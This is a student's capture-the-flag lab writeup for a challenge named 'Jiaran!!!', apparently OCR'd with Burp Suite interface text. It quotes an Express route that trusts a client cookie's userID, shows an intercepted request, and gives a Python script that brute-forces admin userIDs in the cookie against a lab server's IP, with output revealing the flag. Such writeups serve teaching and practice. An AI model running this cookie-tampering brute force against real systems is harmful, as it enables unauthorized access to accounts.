
Lab5 CTF Writeup

11911409 孙永康


1. Jiaran!!!

First I read the target code of this problem and find this function. I found that if we use the right **user name** and **user ID** in **coockie**, we will get the final flag.



```
app.get("/", (req, res) => {
    const admin = users.find(u => u.username === "admin")
    if(req.cookies && req.cookies.userData && req.cookies.userData.userID) {
        const {userID, username} = req.cookies.userData
        if(req.cookies.userData.userID === admin.userID) res.render("home.ejs", {username: username, flag: process.env.FLAG})
        else res.render("home.ejs", {username: username, flag: "no flag for you"})
    } else {
        res.render("unauth.ejs")
    }
})
```

So, I choose to use **Burp suite** to check what this requests look like, and then I found this:




Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2021.8.2 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n
INSPECTOR

Request to http://103.102.44.218:10003

```
GET / HTTP/1.1
Host: 103.102.44.218:10003
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://103.102.44.218:10003/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: userData=j%3A%7B%22userID%22%3A%22666%22%2C%22username%22%3A%22jiaran%22%7D
If-None-Match: W/"70f-XDJwKqCkJ2H+nwv+qe2ij9Wirgc"
Connection: close
```


use python to try User id form 100 to 1000:



```
import requests
import re

url = "http://103.102.44.218:10003"
for cookie_id in range(100, 1000):
    cookies_mod = {'userData': f'j%3A%7B%22userID%22%3A%22' + str(cookie_id) + "%22%2C%22username%22%3A%22admin%22%7D"}
    response = requests.get(url, cookies=cookies_mod)
    json_response = response.content.decode()
    #print(json_response)
    search_obj = re.search('Jiaran:</strong> (.*)</p>', json_response)
    print(cookie_id)
    print(search_obj, end="\n")
```

then I found 822 is right



```
817
<re.Match object; span=(1332, 1368), match='Jiaran:</strong> no flag for you</p>'>
818
<re.Match object; span=(1332, 1368), match='Jiaran:</strong> no flag for you</p>'>
819
<re.Match object; span=(1332, 1368), match='Jiaran:</strong> no flag for you</p>'>
820
<re.Match object; span=(1332, 1368), match='Jiaran:</strong> no flag for you</p>'>
821
<re.Match object; span=(1332, 1368), match='Jiaran:</strong> no flag for you</p>'>
822
<re.Match object; span=(1332, 1440), match='Jiaran:</strong> flag{j1ar4N_My_l0Ve!!!be7f6b6834>
```

Here is my flag:

hi, admin

bili_114514: Just purchase governor for Jiaran!

Diana: ￥19,998 per month?

bili_114514: It's fine!

bili_1919810: 66666666666

Jiaran:
flag{j1ar4N_My_l0Ve!!!be7f6b68340a1d7943d8570f4aa2658331b330012e399bf1ec03fdcbaf564eba}

Log out